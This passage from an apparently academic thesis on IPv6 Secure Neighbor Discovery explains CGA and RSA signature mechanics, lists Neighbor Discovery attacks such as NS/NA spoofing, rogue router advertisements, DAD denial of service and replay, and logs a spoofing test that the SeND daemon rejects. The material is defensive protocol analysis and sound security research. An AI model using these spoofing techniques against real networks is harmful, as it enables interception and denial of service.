To generate a CGA, a host must create two hashes out of the parameters delivered in the CGA Option. HASH2 is the leftmost 112 bits of the SHA-1 hash function run on concatenated fields of the modifier, subnet, collision count, and the public key, with the subnet and collision fields set to zero. HASH1 is the leftmost 64 bits of the SHA-1 hash function run on concatenated fields of fully populated modifier, subnet, collision count, and the public key.

HASH1 is going to be the Interface Identifier and must be modified to conform to the IPv6 address standards. As we mentioned earlier, the 7^{th} and 8^{th} bits of HASH1 must be altered to comply with an IPv6 addressing standards.

There is one more modification made to HASH1. The fixed length of HASH1 is dictated by the size of an IPv6 address. This limitation has raised many concerns as with the exponential computing power growth, creation of the 64-bit hash lookup table will become trivial. Since IPv6 was designed with great care to not be limited in the future, SeND designers had to strengthen the effective bit length of the hash, while staying within the logistical limits dictated by the IPv6 addressing. A technique called 'hash extension' was employed to solve this problem. In CGA's it is called the Security Parameter (Sec), and it is at the first 3 bits of the Interface Identifier.

64	65	66	67	68	69	70	71	72	…	127
SEC	SEC	SEC					u	g		

Figure 6. Full Interface Identifier (with Sec and u/g bits)

When creating HASH2, [3] calls for the 16*Sec leftmost bits of HASH2 to be zero. If they are not, increment the value of a modifier by one, hash, and perform the comparison again until the changes to the modifier yield the desired number of leftmost zeros in the resulting hash. Incrementing Sec by one adds 16 bits to the effective length of the hash. Since the parameter value is encoded into the address bits, an attacker cannot change its value without also changing the address. Note, that using the three Sec bits and the two u/g bits reduced what started as a 64-bit HASH1 to 59 bits. However, the effective level of security against pre-generated CGA's attacks is greatly improved, as with the maximum Sec value of seven, the biggest effective hash length increases to 59+16*7=171 bits. It is important to note that once the address has been created, the cost of using and verifying a CGA address does not depend on the value of Sec [3].

c. CGA Verification

The first step of the verification process is to extract various parameters from the ICMPv6 CGA Option. HASH1 and HASH2 are then calculated according to the same rules as described in the previous section. With the exception of the 7th and 8th

bits (universal/global bits) and the first three Sec bits, the leftmost 64 bits of HASH1 should be identical to the Interface Identifier portion of the IPv6 address. The SeND daemon then compares the 16*Sec leftmost bits of HASH2 to zero. If any of these tests fail the processing of this packet stops immediately and the packet is discarded.

If both tests succeed, the public key is bound to the address of the IPv6 packet. The verifier knows the public key in the CGA Option field comes from the address the IPv6 packet claims it came from.

This is the first step needed to establish safe public-private cryptography in a system without a Public Key Infrastructure (PKI) present.

d. RSA Digital Signature Option

Once the public key is obtained from CGA Option, the receiver can use it to decrypt messages encrypted with the corresponding private key. ICMPv6 Option 12 allows us to use RSA digital signatures to establish authenticity of such packet exchanges. Here's a list of fields contained in a RSA Signature option:

- Key Hash—leftmost 128 bits of SHA-1 of the public key, used for constructing the signature
- Digital Signature—variable length field containing PKCS#1 v1.5 [17] signatures, using the sender's private key over these entities:
  - 128 bit CGA Message Tag value for SeND.
  - 128 bit Source Address from the IPv6 header
  - 128 bit Destination Address from the IPv6 header
  - 8 bit Type, 8 bit Code and 16 bit Checksum fields from the ICMPv6 header
  - ND protocol message header, starting after the ICMPv6 checksum, and up to but not including ND protocol options
  - ND protocol options preceding the RSA signature option

The signature is calculated with the RSASSA-PKCS1-v1_5 algorithm and SHA-1 hash.

The high number of fields involved and the multiple levels of embedding payloads make it difficult to keep track of which parts of the IPv6 packet are protected. This schematic helps in visualizing what is contained within the RSA digital signature option:



Figure 7. RSA Digital Signature contents.

All nodes configured to use SeND must contain an RSA Signature option, alongside the CGA option, except for the case of an RS message with an unspecified source address. All ND messages without the CGA and RSA signature options are to be treated as regular ND.

There is also an option for specifying which authorization method a host would use. If there is a specified option for the Trust Anchor, a valid Certification Path between the receiver's Trust Anchor and the sender's public key must be known. Even if

a Trust Anchor is required, packets still must contain the CGA option. Any combination of CGA or Trust Anchor authorization models is allowed, as long there is one [2].

e. The Authorization Model

SeND uses CGA and RSA options together to achieve authentication. SeND's authentication proves only that the owner of the given address is in possession of the claimed IP address and the corresponding private and public keys. However, there is nothing stopping attackers from setting up their own router and keys, allowing correct signing and verifying of all messages. Authentication by itself cannot prevent spoofing on a network without media access control. Authorization must be employed to discriminate between nodes acting purely as clients, and nodes with the rights to serve other nodes. SeND's authorization schema differentiates only between routers and clients. All router authorization certificates have the same level of privilege. However, with a clever arrangement of multiple trust anchors allowing advertising of distinct subnets, it is possible to effectively achieve various levels of authorization on different routers.

This is where SeND specifications diverge from what has been zero required preexisting infrastructure, as specific certificates must be assigned to the designated routers to assign router roles. Similarly, hosts must have a list of acceptable Trust Anchors prior to performing autoconfiguration. While currently not a popular option, SeND software should come with Trust Anchors from companies like Verisign or Thawte, just like the common web browsers do. Administrators could later run their networks in unauthorized mode, or protect them by placing certificates on their routers.

To achieve authorization with a SeND client, there must be a specified Trust Anchor option. Anchor(s) might be specified either through the use of a CGA, or a public-private key pair. If we opt for such an authorization delegation model, there must also be a certification path.

Router Authorization Certificates contain at least one IP address. Parent certificates in the certification path should contain at least IP address extensions, all the

way up to the trusted party that configured the original IP range for the router in question. Certificates for intermediate delegating authorities should contain at least one IP address extension for sub-delegations. At the end of the Certification Path, the router certificate is signed by the delegating authority for the subnet prefixes the router is authorized to advertise.

All the entries in the certificates are in X.509v3 format [16]. Address extensions have at least one addressOrRanges entry. Each entry must contain an addressPrefix element containing an IPv6 address prefix corresponding to the routers or the intermediate entity authorized to perform routing duties.



Figure 8. Delegated Authority Model.

Each host receiving a Router Authentication Certificate first checks whether the certificate's signature was generated by the delegating authority. Then clients should check if all the addressPrefix or addressRange [17] entries are a subset of the delegating authority's certificate. Another check is performed to see if an addressPrefix or addressRange is not contained within the delegating authority's range. The client takes an intersection of the routers and delegated authority's subnets. If the intersection is an empty set, certificate should be ignored and discarded. With such

extensive checking of authorizations, the possibility for a fake router to advertise a prefix while it has no such authorization should be eliminated.

The entire process of finding authorization delegations is initiated by a SeND message called the Certification Path Solicitation (CPS), and Certification Path Advertisement (CPA) is its reply. Hosts request service from routers that are authorized for that specific subnet, and the routers send their certificates to the hosts, proving that is indeed the case.

f. SeND Operation

Now that all major concepts and portions of SeND are explained, let's quickly summarize the relationship among all the parts:

The CGA Option delivers a public key from an IPv6 address where the public key originates. This public key allows the recipient to verify the digital signature, effectively verifying that the public key corresponds to the private key. The IPv6 address is bound to the public key. The RSA Signature Option proves that the public key corresponds to the private key. This binds the Cryptographically Generated Address and the two corresponding keys to the same origin. SeND designers claim this to be the solution to the proof-of-address problem without a PKI. Existing PKI implementations require a functional address to operate, making SeND the preferred solution. However, authentication is not the only aspect of security needing to be addressed in this scenario. Authorization is not addressed by the CGA and RSA combination and it does not solve the rogue router problem. For authorization to happen, SeND needs to employ a Certification Path schema, in which a preexisting knowledge of a Trust Anchor authorizes routers to hosts. Hosts request proof of authorization from routers, and routers respond with valid certifications. With SeND in place, all these concerns should be addressed. Clients should only receive RA messages from designated routers, and clients should not be able to send or receive packets with spoofed IPv6 address.



Figure 9. SeND operation.

This approach seems to eliminate most attack vectors. Packets with a spoofed CGA address would not be able to sign a message. The nonce and timestamps fields further increase the difficulty of defeating this protocol by making it highly resistant to replaying messages. Spoofed router advertisements would be ignored by clients when not in possession of a certificate to perform any router duties.

The confidentiality is only partially addressed, with the completely unsecured Link Layer still being the biggest obstacle. No harm should come from such design, as the only information transferred in clear text is either public already (i.e. public keys) or there is no danger from sending it out to even the malicious clients (i.e. nonce). The CGA itself is a portion of a hashing function, and as such can be only subject to exact matching, with no information leakage about the hardware used or the network topology detail.

THIS PAGE INTENTIONALLY LEFT BLANK

III. RELATED ANALYSES OF SEND

The literature [2], [3] discussing the ND processes and the potential threats [12], [18] considers three major networking scenarios:

- All authenticated nodes on a closed network with full media access control (i.e. LAN)
- Trusted routers with untrusted clients not trusting other clients (i.e., a WiFi network)
- Full ad hoc network with all nodes untrusted

The first model assumes a network with a fully controlled Link Layer through either physical security or cryptography. With such assumptions in place, ND would be executed in a secure environment, fulfilling the requirements needed to claim a secure state. The downfall of such a model is that it gives no protection when the Link Layer security is defeated. It also offers no means to limit the damage. In such a scenario, administrators might be tempted to use IPsec's Authentication Headers with symmetric keys, shared by all trusted nodes. Such configuration is completely unprotected from the insider threat, as one compromised node would defeat security on all other nodes, as all the keys are the same.

The second model, a public WiFi network, places trust elsewhere. Trusted routers are used to authenticate and authorize themselves to all clients on the network. At the same time, clients must be able to locate, communicate, and authorize to a proper router. Without the full control of the Link Layer, administrators cannot establish reliable authentication based on a hardware address, or network topology. ND process without a solid authentication method can result in giving network access to malicious hosts.

The third scenario, the ad hoc network, assumes no implied trust between any of the hosts on the network. No router or neighbor advertisements should be trusted. The only way to establish trust in such a scenario is to verify one's identity against a pre-

established trusted third party. This means there must be at least one implicitly trusted host on such a network. This violates autoconfiguration's goal of zero-configuration.

A. THREATS INHERENT TO ND

This section is largely a summary of [18]. Understanding a number of different classes of attack will make it easier to see the causes of attacks as well as the possible solutions.

Here is the list of potential threats on a regular ND:

- Neighbor Solicitation/Advertisement spoofing

A malicious node can send a NS message with a wrong Source Link Layer Address option, or a NA message with a wrong Target Link Layer Address option. Either one of these messages would populate attacker the target's Neighbor Cache with wrong IP--MAC mappings. The target would send information to the wrong nodes, setting itself up for man-in-the-middle attacks and password and other sensitive information sniffing, effectively creating a redirection or DoS attack. This can be leveraged further if a trusted node used for certification of other nodes can be convinced to vouch for a different address than originally intended.

- Neighbor Unreachability Detection (NUD) failure

NUD is usually used to detect disappearance of nodes from the network. In an event of prolonged lack of communication with a host, a NS message is sent. If no NA response is obtained after a few tries, the Neighbor Cache entry is deleted. However, if the soliciting node needs to communicate with the target node, a new NS multicast is sent to look for a new hardware address. A malicious node could send forged NA responses to the NUD-induced NS messages. The soliciting host might be led to believe the new hardware address which can be maliciously set to a nonexistent entry, effectively eliminating communication with the target host.

- Duplicate Address Detection DoS attack

Yet another twist on forged NS/NA messages might come in the form of a malicious host replying to all DAD requests, claiming that the address in question is already taken, or is

already in a DAD process. Such attacks are especially dangerous, as they can be performed using a multicast, thus reaching everyone on the network segment. This approach can deny communication to large numbers of hosts at the same time.

- Malicious Last Hop Router

A malicious router can send spoofed RA messages, pretending to be the target of RS messages. This would establish such a router as the default router. If the actual router was compromised, it would become a perfectly functional proxy, allowing hosts to carry on with regular transmissions. At the same time, the attacker could tunnel data out of the router to another computer, where sniffing for credentials could occur.

- Default router is 'killed'

RFC2461 states that “if the default router list is empty, the sender assumes that the destination is on-link.” If we can convince a host that no routers exist on-link, the host will try to directly resolve the address of the original destination, and connect to it. Spoofing more NS/NA messages can direct the requesting host to communicate with a malicious host. Any method of DoS-ing the router would work in this case. In case we have a network with a certificate-based router authentication, we could “eliminate” routers from the network by sending invalid certificates to the requesting hosts. This can be used as either DoS or redirect attack.

- Good Router Goes Bad

When a previously secure router is exploited, attackers can launch all the other Router Discovery based attacks described in this thesis.

- Spoofed Redirect Message

An attacker can spoof a Redirection message by sending an order to a valid host. Hosts validate the source of a Redirection message by the Link Layer address. Without an authorization method, such a message can be sent by anyone on the local network with the ability to forge the sender’s Link Layer address.

- Bogus On-Link Prefix

Another way of wreaking havoc on the local network could be done by sending spoofed RA messages advertising a non-existing network prefix. Hosts that accepted such an advertisement will believe that nodes on the spoofed network segment are on-link, and will attempt to contact them directly (without help from a router) by performing an NS/NA exchange. If an attacker will not spoof a response to such a NS message, the originating host will be left with no one to communicate with, effectively DoS-ing the target prefix. If an attacker leverages a bogus prefix advertisement with more spoofed NA packets, this can become a potential Man in the Middle attack, redirecting all traffic to a sniffing proxy transparent to the legitimate requestors.

- Bogus Address Configuration Prefix

Similar to the previous attack, a spoofed and invalid network prefix can be sent out to a host attempting address autoconfiguration. The host will then create an address out of the wrong network prefix, effectively placing it on a wrong network. This will result in losing connectivity because of the incorrect return address.

- Parameter Spoofing

RA messages contain extra parameters that can be helpful to the autoconfiguring hosts. In case such parameters are falsified, nodes might be forced to follow rules that might get them to talk to wrong hosts, or lose connectivity. The Current Hop Limit is one of the fields propagated in RA messages. If this parameter is set to an artificially low number, the packets will be dropped before they reach their intended destinations. Another peculiar aspect of the ND protocol is that one of its parameters can be used to indicate to hosts to use DHCPv6. If an attacker provides a rogue DHCPv6 daemon, it can be used to leverage further attacks by propagating incorrect information to hosts on the local network. This can be prevented by a simple ‘minimum hop count’ limit on the clients, but due to the nature of networks, such a value would have to be set on network by network basis, violating the zero-configuration principle.

- Replay attacks and remotely exploitable attacks

ND provides no protection against replay attacks. With no control over the physical media, valid packets can be captured and used for replays at any other time.

- Replay attacks

An attacker could imitate a valid host by replaying all the messages captured during the initial exchanges needed for a valid host to establish itself on the network. After the real host goes offline, the attacker could take over the target's address and initiate new connections with routers and other hosts just like the original node did.

- Neighbor Discovery DoS Attack

An attacker can keep the local router busy with massive amounts of valid ND requests. The router would stay busy servicing the bogus requests, while requests from the valid hosts could be delayed beyond a useful timeframe and eventually ignored completely.

Attack	ND or RD	Redirection or DoS	Messages affected	Full Link Layer Control	Trusted Routers	Ad Hoc Network
NS/NA spoofing	ND	Redir	NA/NS	+	+	+
NUD failures	ND	DoS	NA/NS	-	+	+
DAD DoS	ND	DoS	NA/NS	-	+	+
Malicious Router	RD	Redir	RA/RS	+	+	R
Default router kill	RD	Redir	RA	+/R	+/R	R
Good Router Gone Bad	RD	Redir	RA/RS	R	R	R
Spoofed Redirect	RD	Redir	Redir	+	+	R
Bogus on-link prefix	RD	DoS	RA	-	+	R
Bogus address config	RD	DoS	RA	-	+	R
Parameter Spoofing	RD	DoS	RA	-	+	R
Replay Attacks	ALL	Redir	All	+	+	+
Remote ND DoS	ND	DoS	NS	+	+	+

-Threat not present + Threat present, solution known R Threat present, no known solution [18]

Table 4. Summary of ND attacks on different networks.

The greatest concern of this threat assessment is: "Most of the solutions to the attacks listed above are considered solved in principle, not implementation. These solutions revolve around a concept of a host's being able to authenticate itself to other hosts, and doing so using cryptography [18]."

B. ND THREAT CLASSIFICATION AND MITIGATION

All these attacks against the original ND protocol can be divided into three classes:

- Impersonation/Spoofing—with no Link Layer control and trivially changeable MAC addresses, any host can claim to be any other host. This applies to both routers and hosts alike, though router address spoofing has a higher damage potential, as it can be used for man-in-the-middle attacks.
- DoS—spoofing NUD and DAD replies can effectively DoS machines as their neighbors think they have gone off-line (NUD spoofing) or the attackers never allow them to get on-line (DAD spoofing).
- Redirection—while the methodology of this attack is the same as the impersonation class of attacks, the goal is actually the misdirection of target hosts, or other hosts attempting to connect to target hosts. Attackers can maliciously announce changes in addresses of routers, or entire network prefixes, making the entire network of computers think they are somewhere else.

All of the above are the result of two unresolved issues: authentication and authorization. Nodes on the network have arbitrary identities, and as such, malicious users can take on these identities. Proving these identities to other nodes is another problem. Other hosts take all the information from packets and process it as if it is the truth, as there is no mechanism to verify identities in any way. On a network with a tight control over what host is allowed to take on which address, there is still nothing stopping a valid host from "upgrading" itself to a valid router. This is called authorization--not all nodes are created equal, nor do they have identical rights, privileges, and responsibilities. However, there is no mechanism to monitor, assign, or control the functionality expected out of each and every node on the network.

To overcome all these problems, MAC addresses would have to be impossible to alter, and every node would be physically connected to a port on a switch, which would need an extensive configuration. Every port would need a list of other hardware addresses it is allowed to communicate with, coupled with an Access Control List of the ports and services it was designed to serve. This would eliminate the problems this thesis is exploring, but it still does not eliminate possibilities of abuse, as users are still able to run prohibited services on non-standard ports, forcing the administration to perform a full network stack inspection and reassembly on every packet. Such a network would be a managerial nightmare, as every computer, device, and port on all networking devices would have to be extensively configured to reflect the official policy. Modern networks tend to be very dynamic, with laptops moving around and users attaching computers to networks they are not physically on through VPN tunneling, in addition to the more prosaic problems like computer hardware failures or software misconfiguration. In environments like this, setting a static policy and expecting it to uphold in a secure state in a deterministic fashion without major problems is unrealistic.

Regular ND was not designed to deal with any such issues. SeND designers took these issues into consideration and tried to provide a solution to some of them.

C. SEND AS A SOLUTION

SeND claims to solve the mutual authentication problem. An IPv6 address is a function of a public key, and the public key is verifiably bound to the private key. This three-way binding is supposed to prevent a malicious user from spoofing the IPv6 address. Impersonation attacks would fail because of not being able to generate the IP address at all (lack of public key), or not being able to establish the binding between private and public keys (lack of private key).

Replay attacks are supposed to be prevented by using nonces and timestamps. Old packets should simply fail, being outside of the allowed time difference, or due to response with an old nonce.

Redirection attacks are defended by the same mechanism as the impersonation attacks. Without possession of the private and public keys, an attacker would fail to pass the checks and the redirections would be ignored.

When using SeND with trust roots or pre-shared certificates, hosts could verify router advertisements by checking if the address in the RA packet is able to authenticate itself with a proper certificate.

Let's look at the three classes of attacks discussed earlier in this chapter, and see how SeND claims to eliminate them.

- All of the following attacks can be defended against, as the malicious node can send NS or NA messages and SeND on the receiver's end would not allow the packet's data to populate the attacker's target's Neighbor Cache, as they would fail the CGA verification.
    - Neighbor Solicitation/Advertisement Spoofing
    - Neighbor Unreachability Detection (NUD) failure
    - Duplicate Address Detection DoS Attack
    - Malicious Last Hop Router
    - Default router is 'killed'
    - Good Router Goes Bad
    - Spoofed Redirect Message
    - Bogus On-Link Prefix
    - Bogus Address Configuration Prefix
    - Parameter Spoofing
- Replay attacks and remotely exploitable attacks

Replay attacks are defeated by using nonces and timestamps. Just like in any other case of SeND failure, the packet gets quietly discarded.

- Neighbor Discovery DoS attack

DoS attacks are defeated by keeping caches of keys and nonces, allowing the host to quickly recognize attacks, and quietly discard the rogue packets.

IV. EXPERIMENT ONE—BASELINE

A. PRINCIPLES OF SECURITY EXPERIMENTATION

Before we proceed with descriptions of the experiments, let's look at a few simple principles applicable to any scientific pursuit. For the attack to be successful and highly probable, it needs to follow a few general guidelines.

A good attack should…

- be able to circumvent most simple security mechanisms and mitigation techniques
- not need contrived configurations
- work against the biggest number of targets, regardless of types, implementations and platforms used

A good experiment should…

- have clear results
- be easily reproducible
- be verified against multiple targets
- have well documented assumptions and procedures

All these principles were followed, as the experiment chapter will demonstrate.

B. PROPER OPERATION WITH SEND-ENABLED HOSTS

The main idea behind SeND revolves around binding the public key to an IP, so in case of accidental or malicious alterations of any of these entities, the recipient can detect it.

At first, when a node sends a SeND-augmented packet to another node, the recipient establishes that the IP address from which the packet claimed it came is also in possession of the public-private key pair. It uses the source address and the contents of the CGA option to verify the integrity of the public key, and then uses that key to decrypt

the signature contained in the RSA option. Successful decryption establishes that the packet was signed with the private key corresponding to the public key. In case of a spoofed IP or public key, the CGA check will fail as the hashes will be different. Even if the CGA is created from a spoofed public key, the SeND daemon should drop the packet based on the digital signature check, as long as the attacker has not had a chance to obtain the private key [2], [3].

That is the theory. To see it in practice, a test program was created. The program used the same address as the proper client's CGA, but a different public key, establishing the standard behavior of a rejected packet.

This is a SeND exchange sequence between two normally operating hosts (Alice# ping6 –c3 bob)



Figure 10. Proper SeND operation

Alice tries to ping Bob. Bob only talks to hosts whose hardware addresses he has already in his Neighbor Cache. For that to happen, Bob sends an NS to the multicast address and Alice answers it with the correct unicast, solicited NA packet. Now Bob has established that someone claiming to be Alice has the correct IP and the corresponding

key pair. A few seconds later, Alice proceeds to authenticate Bob with a unicast NS/NA exchange, ensuring reachability, and records it in the Neighbor Cache as a MAC entry with a REACHABLE state.

C. ATTEMPT OF SPOOFING SEND-ENABLED HOSTS

This is what happens when an Attacker program tries to resolve the hardware address of the Victim with the IPv6 address set to the CGA generated IPv6 address from the previous (legal) exchange, but with different keys. The Victim fails the CGA checks, as the hash generated from the public key does not agree with the CGA itself.



Figure 11. SeND not responding to spoofed packets

This is a log of a SeND daemon on the Victim machine. The CGA Option data is parsed to obtain all the contents necessary to recreate the Cryptographically Generated Address.

This output was generated by SeND's debug mode on Bob, a result of an attempt of performing Neighbor Solicitation from a IP different from the CGA generated one:

[May 29 14:16:33] sendd: libcga: cga_verify: Parsing DER-encoded data
[May 29 14:16:33] sendd: cga_verify: modifier:
83 9d 42 3e f6 cc 9f ac 6c 7b af e1 d7 ab c7 33
[May 29 14:16:33] sendd: cga_verify: prefix:
fe 80 00 00 00 00 00 00
[May 29 14:16:33] sendd: libcga: cga_verify: collision count: 0
[May 29 14:16:33] sendd: cga_verify: hash1:
3c 6c 9d 0a 3c a0 5c ae
[May 29 14:16:33] sendd: libcga: cga_verify: --- Setting bits ---
[May 29 14:16:33] sendd: setbits: interface identifier:
3c 6c 9d 0a 3c a0 5c ae ←address recreated from contents CGA option
[May 29 14:16:33] sendd: setbits: interface identifier:
30 b4 f5 2d 58 4f 5c df ←address from IP source field
[May 29 14:16:33] sendd: libcga: cga_verify: **hash1 does not match**

The last line does not explicitly state that the packet was dropped, but that is the default SeND behavior: when any of the checks are failed, packets are to be quietly discarded. This way, the SeND daemon quickly dismisses a bad packet using a hash comparison, before embarking onto more computationally expensive RSA signature verification.

D. LESSONS LEARNED FROM EXPERIMENT ONE

This scenario shows how SeND works in intended scenarios. The reality is slightly different. In a true autoconfiguration protocol, in which hosts do not store data describing the network they are about to connect to, hosts have nothing with which to validate claimed identities. The easiest analogy is a border guard without a list of people expected that day, who then lets through anyone with a face which is similar enough to a picture in a seemingly legal passport. He does not even have a way to verify that a person with such a credential exists at all. Circumventing such a system does take a slightly higher level of effort than no guard at all, but all it takes is some forged documents and a fresh photo.

The analogy applies to SeND and its reliance on public and private keys. Any host can seem to be a valid host as long as the two keys correspond. The face is the public key, the passport is the private key, and as long as they correspond there is no reason to suspect malicious intent. The only way to notice any inconsistencies is to keep a list of all credentials passing through the checkpoint, and if a different person (packet) tries to pass through with the same passport credentials (key pair), the guard (SeND daemon) should check against the list of recently verified credentials (caches) and realize something is wrong. This is exactly the approach SeND takes. If there are no problems with verifying the IP address and the keys, packet credentials are inserted into the Neighbor Cache (the recently verified credential list). If another packet arrives from a different MAC address but claiming to have the same keys, SeND knows there is a problem. The problems arise from practical concerns: How long is the list kept? What does the list contain, and must all the stored pieces of information match, or just one of them, to indicate a problem?

